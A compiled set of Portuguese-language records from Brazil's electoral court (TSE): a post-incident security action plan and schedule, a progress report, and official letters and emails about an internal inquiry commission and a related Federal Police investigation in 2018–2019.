- As ações previstas nesta iniciativa possuem, cada uma delas, critérios individuais de verificação e serão avaliados após sua conclusão.

6. Premissas/Restrições

- Premissas:
 - Disponibilidades das áreas envolvidas na execução das suas ações e na participação das discussões e decisões do escritório de crise.
 - Disponibilidade da equipe da GAB-STI na condução dos trabalhos e na integração das partes interessadas;
 - Disponibilidade da equipe da Seproj no apoio metodológico aplicado a gestão da iniciativa;
- Restrições:
 - As ações previstas na iniciativa devem estar concluídas até março de 2019.

7. Ações a serem implementadas

Vide anexo I: Cronograma do plano de ação extraído da ferramenta corporativa EPM.

8. Riscos do plano de ação

Vide anexo II: Relatório de Riscos do Plano de Ação, extraído da ferramenta corporativa EPM.

9. Aprovação do documento



A Secretaria de Tecnologia da Informação – STI utilizou o Sistema Eletrônico de Informações – SEI para assinatura e aprovação deste documento.

ID	EDT	Nome da tarefa	Semáforco Atraso	% concluída	Duração	Início	Término	SR/PF/DF Nomes dos 2020.0043195
0	0	- PA2018 - Ampliação das Proteções de Segurança		16%	101 dias	Qua 07/11/18	Seg 15/04/19	
1	1	- Gerenciamento da iniciativa		33%	100 dias	Qui 08/11/18	Seg 15/04/19	
2	1.1	+ Iniciação-Planejamento		100%	9 dias	Qui 08/11/18	Qua 21/11/18	
5	1.2	+ Reportar Desempenho da Iniciativa		14%	45 dias	Ter 13/11/18	Seg 11/02/19	
32	1.3	+ Encerramento		0%	7 dias	Sex 05/04/19	Seg 15/04/19	
35	2	- Executar Plano de Ação		15%	94 dias	Qua 07/11/18	Qui 04/04/19	
36	2.1	- Ações de Curto Prazo		93%	14 dias	Qua 07/11/18	Ter 27/11/18	
37	2.1.1	Desligamento dos serviços do servidor de build		100%	1 dia	Qua 07/11/18	Qua 07/11/18	SEVIN
38	2.1.2	Desligamento dos equipamentos do ambiente de apresentação dos códigos-fonte		100%	1 dia	Qua 07/11/18	Qua 07/11/18	ASAG-TI SEVIN
39	2.1.3	Bloqueio das contas da SEVIN nos equipamentos servidores APP UF dos tribunais regionais eleitorais		100%	1 dia	Qua 07/11/18	Qua 07/11/18	SESOP
40	2.1.4	Relatório preliminar para a Polícia Federal		100%	1 dia	Qua 07/11/18	Qua 07/11/18	STI
41	2.1.5	Reunião preliminar com a Polícia Federal		100%	1 dia	Qua 07/11/18	Qua 07/11/18	STI
42	2.1.6	Estabelecer o escritório de crise com reuniões diárias		100%	4 dias	Qua 07/11/18	Seg 12/11/18	STI
43	2.1.7	Elaborar relatório complementar para a Polícia Federal		100%	0 dias	Seg 12/11/18	Seg 12/11/18	STI
44	2.1.8	Elaborar lista ordenada do nível de vulnerabilidade das aplicações do TSE. As de maior severidade serão encaminhadas à administração do TSE com recomendação de desativação		100%	1 dia	Seg 12/11/18	Seg 12/11/18	SESAP
45	2.1.9	Trocar senhas de rede de todos os usuários		95%	11 dias	Seg 12/11/18	Ter 27/11/18	SESOP
46	2.1.10	Desabilitar VPNs, exceto das embaixadas		100%	1 dia	Ter 13/11/18	Ter 13/11/18	SESOP
47	2.1.11	Planejar uma nova lacração		99%	9 dias	Seg 12/11/18	Sex 23/11/18	CSELE/ASAG-TI
48	2.1.12	Avaliar o risco sobre o vazamento do GEDAI-UE		100%	4 dias	Seg 12/11/18	Sex 16/11/18	CSELE
49	2.1.13	Mapear os compartilhamentos de pastas locais		100%	5 dias	Seg 12/11/18	Seg 19/11/18	COINF
50	2.1.14	Notificar os usuários e acompanhar os riscos da utilização de pastas compartilhadas		100%	4 dias	Seg 12/11/18	Sex 16/11/18	SESOP
51	2.1.15	Verificar os equipamentos que estão com o antivírus desabilitado		100%	2 dias	Seg 12/11/18	Ter 13/11/18	COINF
52	2.1.16	Elaborar estudo de viabilidade: Divulgação do código da urna e do GEDAI		100%	4 dias	Seg 12/11/18	Sex 16/11/18	SEVIN
53	2.1.17	Notificar os usuários e chefes de seção sobre os equipamentos com antivírus desabilitado quanto aos riscos para a Instituição		100%	5 dias	Seg 12/11/18	Seg 19/11/18	SESAP
54	2.1.18	Notificar os tribunais regionais eleitorais quanto às ações locais: Trocar senhas de usuários; Definir política de troca de senhas; Desabilitar servidores de aplicação vulneráveis; Cancelar todas as VPNs		80%	11 dias	Seg 12/11/18	Ter 27/11/18	COINF
55	2.1.19	Segurança de perímetro: Revisar os mecanismos de segurança adotados pelo TSE e TREs no acesso de internet		75%	11 dias	Seg 12/11/18	Ter 27/11/18	COINF
56	2.1.20	Encaminhar expediente para a Diretoria-Geral solicitando que todos os Fiscais de Contratos do TSE informem periodicamente à STI situações de desligamentos de colaboradores que fazem uso de recursos tecnológicos do TSE		100%	4 dias	Seg 12/11/18	Sex 16/11/18	ASAG-TI
57	2.2	- Ações de Médio Prazo		6%	30 dias	Ter 13/11/18	Qui 10/01/19	
58	2.2.1	Revisar e implantar uma nova política de alteração de senhas periodicamente. Verificar os procedimentos de desabilitar contas de servidores e colaboradores desligados e atualizá-los, se necessário		0%	20 dias	Qua 28/11/18	Qui 10/01/19	COINF
59	2.2.2	Avaliar criticidade e aplicar ações para tratamento dos diretórios compartilhados na rede		40%	10 dias	Ter 20/11/18	Seg 03/12/18	COINF
60	2.2.3	Aplicar ações para desativação ou tratamento específico das aplicações que apresentam vulnerabilidade		75%	10 dias	Ter 13/11/18	Ter 27/11/18	SESAP
61	2.2.4	Notificar CGE sobre as ações e tratamentos a serem aplicados no FiliaWeb		10%	10 dias	Seg 26/11/18	Seg 10/12/18	
62	2.2.5	Elaborar lista ordenada do nível de vulnerabilidade das aplicações dos TREs. As de maior severidade serão encaminhadas às respectivas administrações regionais com recomendação de desativação		0%	20 dias	Qua 28/11/18	Qui 10/01/19	STI
63	2.2.6	Segurança de rede interna: Criar mecanismos de ampliação da proteção dos dados e códigos-fontes		0%	20 dias	Qua 28/11/18	Qui 10/01/19	COINF

61	2.2.4	Notificar CGE sobre as ações e tratamentos a serem aplicados no FilaWeb		10%	10 dias	Seg 26/11/18	Seg 10/12/18	SR/PF/DF
62	2.2.5	Elaborar lista ordenada do nível de vulnerabilidade das aplicações dos TREs. As de maior severidade serão encaminhadas às respectivas administrações regionais com recomendação de desativação		0%	20 dias	Qua 28/11/18	Qui 10/01/19	2020.0043195
63	2.2.6	Segurança de rede interna: Criar mecanismos de ampliação da proteção dos dados e códigos-fontes mais críticos; Revisar a segmentação e proteção da rede interna do TSE, em relação a VLAN e Firewall, permitindo acesso aos usuários devidamente autorizados		0%	20 dias	Qua 28/11/18	Qui 10/01/19	COINF
64	2.2.7	Recomendar adoção do uso de duplo fator de autenticação no acesso a VPN.		0%	20 dias	Qua 28/11/18	Qui 10/01/19	STI
65	2.2.8	Renovar do convênio com o CEPESq		0%	20 dias	Qua 28/11/18	Qui 10/01/19	STVSAD
66	2.2.9	Comparar as últimas versões do GEDAI-UE com a versão que foi lacrada, bem como as intervenções realizadas no repositório de códigos-fonte nos meses de agosto e setembro de 2018		0%	20 dias	Qua 28/11/18	Qui 10/01/19	CSELE
67	2.2.10	Aplicar políticas de segurança na sala da OAB		0%	20 dias	Qua 28/11/18	Qui 10/01/19	COINF
68	2.2.11	Reavaliar aplicação de firmware		0%	20 dias	Qua 28/11/18	Qui 10/01/19	COINF
69	2.2.12	Solicitar regularização do domínio aos Tribunais que ainda fazem uso do domínio antigo .gov.br		0%	20 dias	Qua 28/11/18	Qui 10/01/19	COINF
70	2.2.13	<i>Solicitar a Diretoria-Geral apoio para a criação de unidade de segurança de tecnologia e de informação no âmbito da STI</i>		0%	0 dias	Qui 10/01/19	Qui 10/01/19	STI
71	2.2.14	<i>Formalizar o Comitê de Segurança da Informação</i>		0%	0 dias	Qui 10/01/19	Qui 10/01/19	Diretoria-Geral
72	2.2.15	<i>Formalizar a Equipe de Tratamento e Resposta a Incidentes – ETIR</i>		0%	0 dias	Qui 10/01/19	Qui 10/01/19	Diretoria-Geral
73	2.3	- Ações de Longo Prazo		0%	60 dias	Sex 11/01/19	Qui 04/04/19	
74	2.3.1	Realizar investimentos em atualização tecnológica: Web application firewall; Análise de segurança de código fonte; Atualização das versões das soluções		0%	60 dias	Sex 11/01/19	Qui 04/04/19	COINF
75	2.3.2	Implantar políticas e normas de segurança: Elaborar e implantar as normas derivadas da PSI que visam estabelecer mais segurança nos procedimentos dos servidores e colaboradores. Criar procedimento específico para o direcionamento à Polícia Federal		0%	60 dias	Sex 11/01/19	Qui 04/04/19	STI
76	2.3.3	Transferir para a Coinf a responsabilidade da administração de hardware e SO do servidor de integração contínua Sevin		0%	60 dias	Sex 11/01/19	Qui 04/04/19	COINF
77	2.3.4	Adicionar mais de um critério de autenticação		0%	60 dias	Sex 11/01/19	Qui 04/04/19	COINF
78	2.3.5	Verificar se a regularização do domínio "jus.br" foi realizada pelos Tribunais Regionais		0%	60 dias	Sex 11/01/19	Qui 04/04/19	STI

PA2018 - Ampliação das Proteções de Segurança

Identificação

1. Identificação da iniciativa

Tipo de iniciativa:	Plano de Ação		
Cliente:	Giuseppe Dutra Janino - STI		
Unidade executora:	TSE.STI		
Gerente da iniciativa:	Marcelo Lauriano Lúcio		
Período de referência do RDIn:	07/11/2018 - 23/11/2018	Cronograma atualizado em:	21/11/2018
RDIn gerado por:	Wylker Silveira Barros	Geração do RDIn:	23/11/2018

2. Dados de execução da iniciativa

	Duração	Início	Término
Cronograma planejado	155 dias	07/11/2018	11/04/2019
Cronograma previsto	155 dias (conforme planejado)	07/11/2018	11/04/2019

3. Datas de formalização na CTTI

Iniciação	21/11/2018	Entregas*	100%
Planejamento	21/11/2018	Prazo**	83%

* Percentual das entregas planejadas no período de referência

** Percentual do trabalho planejado no período de referência

Cálculo e legenda dos indicadores

Indicador de entregas = $\frac{N^{\circ} \text{ Entregas Realizadas}}{N^{\circ} \text{ Entregas Planejadas}}$	● $\geq 90\%$
Indicador de prazo = $\frac{\% \text{ Concluído Real}}{\% \text{ Concluído Planejado}}$	● $\geq 70\% < 90\%$
	● $< 70\%$
	● Não apurado


5. Curva "S" – Prazo



PA2018 - Ampliação das Proteções de Segurança

Riscos Ativos

1. Riscos por criticidade



2. Riscos com criticidade alta ou em nível de CTTI ou DG

Eventos futuros incertos que podem afetar um ou mais objetivos do projeto. Neste relatório, são mostrados os riscos de alta criticidade e aqueles escalonados à CTTI ou à DG.

Data de Identificação	Causa	Efeito	Criticidade	Estado	Nível de Escalonamento	Última atualização realizada
Projeto não possui riscos de alta criticidade, nem escalonados à CTTI ou DG						[dd/mm/aaaa]
						[dd/mm/aaaa]

PA2018 - Ampliação das Proteções de Segurança

Entregas

1. Principais entregas¹ no período 07/11/2018 - 23/11/2018

● Com atraso ● Em dia ou adiantado ● Atividade sem linha de base

% de Conclusão	Descrição	Início Planejado	Término Planejado ²	Início Real ou Previsto ³	Término Real ou Previsto ⁴	Observações
100,00%	Elaborar PA Abertura	08/11/2018	21/11/2018	08/11/2018	21/11/2018	
100,00%	Aprovação do PA Abertura	21/11/2018	21/11/2018	21/11/2018	21/11/2018	
100,00%	Desligamento dos serviços do servidor de build	07/11/2018	07/11/2018	07/11/2018	07/11/2018	
100,00%	Desligamento dos equipamentos do ambiente de apresentação dos códigos-fonte	07/11/2018	07/11/2018	07/11/2018	07/11/2018	
100,00%	Bloqueio das contas da SEVIN nos equipamentos servidores APP UF dos tribunais regionais eleitorais	07/11/2018	07/11/2018	07/11/2018	07/11/2018	
100,00%	Relatório preliminar para a Polícia Federal	07/11/2018	07/11/2018	07/11/2018	07/11/2018	
100,00%	Reunião preliminar com a Polícia Federal	07/11/2018	07/11/2018	07/11/2018	07/11/2018	
100,00%	Estabelecer o escritório de crise com reuniões diárias	07/11/2018	12/11/2018	07/11/2018	12/11/2018	
100,00%	Elaborar relatório complementar para a Polícia Federal	12/11/2018	12/11/2018	12/11/2018	12/11/2018	
100,00%	Elaborar lista ordenada do nível de vulnerabilidade das aplicações do TSE. As de maior severidade serão encaminhadas à administração do TSE com recomendação de desativação	12/11/2018	12/11/2018	12/11/2018	12/11/2018	
90,00%	Trocar senhas de rede de todos os usuários	12/11/2018	23/11/2018	12/11/2018	23/11/2018	Em 19/11/2018 já haviam sido alteradas 1.400 contas de usuário.

100,00%	Desabilitar VPNs, exceto das embaixadas	13/11/2018	13/11/2018	13/11/2018	13/11/2018	
99,00%	Planejar uma nova lacração	12/11/2018	23/11/2018	12/11/2018	23/11/2018	Foi aberto o Processo SEI nº 2018.00.000014771-4 e será encaminhada Informação ao Diretor-Geral para confirmação da agenda da Presidente para assinar os programas no dia 13/12 às 18h e convidar os partidos e outras instituições. Caso a Presidente tenha agenda livre, a Cerimônia de Assinatura Digital e Lacração de Sistemas será realizada de 11 a 13/12, com assinatura das autoridades no dia 13, às 18h.
100,00%	Avaliar o risco sobre o vazamento do GEDAI-UE	12/11/2018	16/11/2018	12/11/2018	16/11/2018	
100,00%	Mapear os compartilhamentos de pastas locais	12/11/2018	19/11/2018	12/11/2018	19/11/2018	
100,00%	Notificar os usuários e acompanhar os riscos da utilização de pastas compartilhadas	12/11/2018	16/11/2018	12/11/2018	16/11/2018	Notificação realizada em 16/11/2018.
100,00%	Verificar os equipamentos que estão com o antivírus desabilitado	12/11/2018	13/11/2018	12/11/2018	13/11/2018	
100,00%	Elaborar estudo de viabilidade: Divulgação do código da urna e do GEDAI	12/11/2018	16/11/2018	12/11/2018	16/11/2018	
100,00%	Notificar os usuários e chefes de seção sobre os equipamentos com antivírus desabilitado quanto aos riscos para a Instituição	12/11/2018	19/11/2018	12/11/2018	19/11/2018	
75,00%	Notificar os tribunais regionais eleitorais quanto às ações locais: Trocar senhas de usuários; Definir política de troca de senhas; Desabilitar servidores de aplicação vulneráveis; Cancelar todas as VPNs	12/11/2018	23/11/2018	12/11/2018	23/11/2018	
75,00%	Segurança de perímetro: Revisar os mecanismos de segurança adotados pelo TSE e TREs no acesso de internet	12/11/2018	23/11/2018	12/11/2018	23/11/2018	

100,00%	Encaminhar expediente para a Diretoria-Geral solicitando que todos os Fiscais de Contratos do TSE informem periodicamente à STI situações de desligamentos de colaboradores que fazem uso de recursos tecnológicos do TSE	12/11/2018	16/11/2018	12/11/2018	16/11/2018	Foi aberto o Processo SEI nº 2018.00.000014678-5 e, por meio do Despacho GAB-DG 0912812, o Diretor-Geral encaminhou a solicitação à SAD para providências.
0,00%	Avaliar criticidade e aplicar ações para tratamento dos diretórios compartilhados na rede	20/11/2018	03/12/2018	20/11/2018	03/12/2018	
0,00%	Aplicar ações para desativação ou tratamento específico das aplicações que apresentam vulnerabilidade	13/11/2018	27/11/2018	13/11/2018	27/11/2018	

¹ Consideram-se como entregas aquelas atividades do projeto que produzem produtos tangíveis, resultados ou serviços, os quais possuem valor mensurável e observável ao cliente do projeto, ou que sejam de seu especial interesse para acompanhamento.

² Término Planejado é determinado quando é feito o planejamento do cronograma, podendo ser replanejado no decorrer da iniciativa.

³ Consideram-se como Início Real entregas já iniciadas. Caso a entrega ainda não tenha sido iniciada, considera-se Início Previsto.

⁴ Consideram-se como Término Real entregas concluídas. Caso a entrega ainda não tenha sido concluída, considera-se Término Previsto.

Considerações

Plano de ação formalizado em 21/11/2018. As atividades estão em andamento, conforme planejado.

**TRIBUNAL SUPERIOR ELEITORAL****DESPACHO**

Senhora Ministra Presidente,

Visando ao cumprimento da Portaria-TSE nº 976/2018, a Comissão de Sindicância oficiou ao Departamento de Polícia Federal, em 20/11/2018, solicitando o compartilhamento dos resultados da investigação promovida por aquele órgão envolvendo os fatos descritos na Informação nº 32 STI, solicitação que, por não ter sido atendida até o momento, foi renovada nesta data.

Assim, tendo em vista o esgotamento do prazo originariamente fixado para conclusão do trabalho atribuído à Comissão de Sindicância, solicito a Vossa Excelência a prorrogação daquele prazo.

Respeitosamente,

RICARDO FIOREZE

Presidente da Comissão de Sindicância

RICARDO FIOREZE

JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL



Documento assinado eletronicamente em **31/01/2019, às 20:12**, conforme art. 1º, §2º, III, b, da [Lei 11.419/2006](http://leis.legislativo.gov.br/Lei/11419/2006).



A autenticidade do documento pode ser conferida em

[https://sei.tse.jus.br/sei/controlador_externo.php?](https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=0963434&crc=A2F9061A)

[acao=documento_conferir&id_orgao_acesso_externo=0&cv=0963434&crc=A2F9061A](https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=0963434&crc=A2F9061A),

informando, caso não preenchido, o código verificador **0963434** e o código CRC **A2F9061A**.

**TRIBUNAL SUPERIOR ELEITORAL**

Ofício nº 296 GAB-SPR

Brasília, 01 de fevereiro de 2019.

A Sua Excelência o Senhor
Dr. MAURÍCIO LEITE VALEIXO
Diretor-Geral da Polícia Federal
Brasília - DF

Assunto: **Ofício nº 5825 GAB-SPR. Medidas de polícia judiciária.**

Senhor Diretor-Geral,

Reiterando o Ofício nº 5979 GAB-SPR, de 20/11/2018, solicito a gentileza de, em caráter reservado, serem enviados a mim os resultados da investigação promovida por esse Departamento envolvendo as informações constantes na Informação nº 32 STI, enviadas a esse Departamento por meio do Ofício nº 5825 GAB-SPR.

Atenciosamente,

RICARDO FIOREZE
Juiz Auxiliar da Presidência
Presidente da Comissão de Sindicância

RICARDO FIOREZE
JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL



Documento assinado eletronicamente em **04/02/2019, às 09:33**, conforme art. 1º, §2º, III, b, da [Lei 11.419/2006](#).



A autenticidade do documento pode ser conferida em
https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=0963982&crc=B7C9F9BA,
informando, caso não preenchido, o código verificador **0963982** e o código CRC **B7C9F9BA**.

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

**TRIBUNAL SUPERIOR ELEITORAL****Portaria TSE nº 84 de 01 de fevereiro de 2019.**

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,

RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.

Ministra ROSA WEBER

[2018.00.000014309-3](#)

Documento nº 0963985 v1

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.



TRIBUNAL SUPERIOR ELEITORAL

Ofício nº 296 GAB-SPR

Brasília, 01 de fevereiro de 2019.

A Sua Excelência o Senhor
Dr. MAURÍCIO LEITE VALEIXO
Diretor-Geral da Polícia Federal
Brasília - DF

Assunto: **Ofício nº 5825 GAB-SPR. Medidas de polícia judiciária.**

Senhor Diretor-Geral,

Reiterando o Ofício nº 5979 GAB-SPR, de 20/11/2018, solicito a gentileza de, em caráter reservado, serem enviados a mim os resultados da investigação promovida por esse Departamento envolvendo as informações constantes na Informação nº 32 STI, enviadas a esse Departamento por meio do Ofício nº 5825 GAB-SPR.

Atenciosamente,

RICARDO FIOREZE

Juiz Auxiliar da Presidência

Presidente da Comissão de Sindicância

RICARDO FIOREZE

JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL



Documento assinado eletronicamente em **04/02/2019, às 09:33**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.



A autenticidade do documento pode ser conferida em

https://sei.tse.jus.br/sei/controlador_externo.php?[acao=documento_conferir&id_orgao_acesso_externo=0&cv=0963982&crc=B7C9F9BA](https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=0963982&crc=B7C9F9BA),informando, caso não preenchido, o código verificador **0963982** e o código CRC**B7C9F9BA**.

2018.00.000014309-3

Documento nº 0963982 v4

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

**TRIBUNAL SUPERIOR ELEITORAL****Portaria TSE nº 84 de 01 de fevereiro de 2019.**

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,

RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.


Ministra ROSA WEBER

2018.00.000014309-3

Documento nº 0963985 v1

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

Data de Envio:

08/02/2019 18:30:30

De:

TSE/Presidência <presidencia@tse.jus.br>

Para:

ricardo.fiozeze@tse.jus.br
fernando.mello@tse.jus.br
daniel.correa@tse.jus.br

Assunto:

Portaria TSE nº 84

Mensagem:

Senhores Membros,

De ordem, informo a todos que foi prorrogada, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.

A Portaria será publicada no DJE em 12/02/2019.

Respeitosamente,

Sérgio Três
Secretaria-Geral da Presidência
Tribunal Superior Eleitoral
Telefone (61) 3030-7837

Anexos:

Portaria_0969851_Portaria_84.pdf

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

SECRETARIA DE GESTÃO DA INFORMAÇÃO	118
SECRETARIA DE SEGURANÇA E TRANSPORTE	118
COMISSÃO PERMANENTE DE ÉTICA E SINDICÂNCIA DO TSE	118

PRESIDÊNCIA**Atos da Presidência****Portaria**

Prorrogação. Prazo. Trabalhos. Comissão de Sindicância.

Portaria TSE nº 84 de 01 de fevereiro de 2019.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, tendo em vista o contido no Processo SEI nº 2018.00.000014309-3,
RESOLVE:

prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão de Sindicância instituída pela Portaria-TSE 976, de 08.11.2018.

Ministra ROSA WEBER

SECRETARIA JUDICIÁRIA**Coordenadoria de Registros Partidários, Autuação e Distribuição****Decisão monocrática****PUBLICAÇÃO DE DECISÃO Nº 4/2019 CPADI**

PRESTAÇÃO DE CONTAS Nº 256-12.2015.6.00.0000 BRASÍLIA-DF

REQUERENTE: PARTIDO TRABALHISTA NACIONAL (PTN) - NACIONAL / PODEMOS (PODE) - NACIONAL

ADVOGADOS: JOELSON COSTA DIAS - OAB: 10441/DF E OUTROS

REQUERENTE: JOSÉ MASCI DE ABREU, PRESIDENTE

ADVOGADOS: JOELSON COSTA DIAS - OAB: 10441/DF E OUTROS

REQUERENTE: MÁRCIA MARTINS PEREIRA CRAVO, TESOUREIRO

ADVOGADOS: JOELSON COSTA DIAS - OAB: 10441/DF E OUTROS

REQUERENTE: FÁTIMA DE JESUS CHAVES, CONTABILISTA

ADVOGADOS: JOELSON COSTA DIAS - OAB: 10441/DF E OUTROS

MINISTRO GERALDO OG NICEAS MARQUES FERNANDES

PROTOCOLO: 8.715/2015

E-mail - 0982691

Data de Envio:

25/02/2019 15:59:29

De:

TSE/Presidência <presidencia@tse.jus.br>

Para:

dg@dpf.gov.br
aedg@dpf.gov.br
cgab@dpf.gov.br

Assunto:

Ofícios 5979/2018 e 296/2019

Mensagem:

Prezados Senhores,

De ordem, solicito a gentileza de ser informado o andamento dado aos documentos encaminhados ao Departamento da Polícia Federal, relativamente aos ofícios 5979/2018 e 296/2019, considerando-se os prazos a serem observados pela Comissão de Sindicância do TSE.

Havendo alguma previsão para o atendimento, favor informar adicionalmente.

Atenciosamente,

Sérgio Três
Secretaria-Geral da Presidência
Tribunal Superior Eleitoral
Telefone (61) 3030-7837

Anexos:

Oficio_0911585.html
Oficio_0913985_Oficio_5825.pdf
E_mail_0918365.html
Oficio_0963982.html
Oficio_0965808_OF_296_GAB_SPR.pdf

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

Sérgio Carlos Trés E Silva

De: Presidencia
Enviado em: quinta-feira, 28 de fevereiro de 2019 17:07
Para: Sérgio Carlos Trés E Silva
Assunto: ENC: Envio do Ofício nº 1468/2019 - IPL 1361/2018-4 SR/PF/DF, para o devido conhecimento.
Anexos: 28021900.PDF

De: edvaldo souza nascimento Nascimento [<mailto:edwalldi06@gmail.com>]
Enviada em: quinta-feira, 28 de fevereiro de 2019 16:42
Para: Presidencia
Assunto: Envio do Ofício nº 1468/2019 - IPL 1361/2018-4 SR/PF/DF, para o devido conhecimento.

A Sua Excelência, o Senhor

RICARDO FIOREZE

Juiz Auxiliar da Presidência do Tribunal Superior Eleitoral

BRASÍLIA/DF

De ordem do Excelentíssimo Senhor Delegado de Polícia Federal HUGO DE BARROS CORREIA, encaminho a Vossa Excelência o Ofício nº 1468/2019 - IPL 1361/2018-4 SR/PF/DF, para o devido conhecimento.

Por oportuno, solicito a V.Exa, que confirme o recebimento deste expediente através deste e-mail.

Respeitosamente,

EDVALDO SOUZA NASCIMENTO

ESCRIVÃO DE POLÍCIA FEDERAL

MATRÍCULA Nº 926 - ESPECIAL

TELEFONE SR/PF/DF - DELEFAZ

(61) 20247595

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006. Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL

SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

Ofício nº 1468/2019 - IPL 1361/2018-4 SR/PF/DF - GRCC

Brasília/DF, 26 de fevereiro de 2019.

A Sua Excelência, o Senhor

RICARDO FIOREZE

Juiz Auxiliar da Presidência do Tribunal Superior Eleitoral

Setor de Administração Federal Sul (SAFS), Quadra 7, Lotes 1/2- Tel.: (61) 3030-7000

CEP.: 70070-600 - Brasília/DF


Assunto: Solicitação de informações

Ref.: IPL 1361/2018-4 - SR/PF/DF - *(Favor citar essa referência na resposta)*

Senhor Juiz Auxiliar,

Visando instruir os autos do Inquérito Policial nº 1361/2018-4 SR/PF/DF, informo a Vossa Excelência que o inquérito está em andamento, restando pendente, atualmente, análise por parte do Serviço de Repressão a Crimes Cibernéticos do material encaminhado pelo TSE.

Atenciosamente,


VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
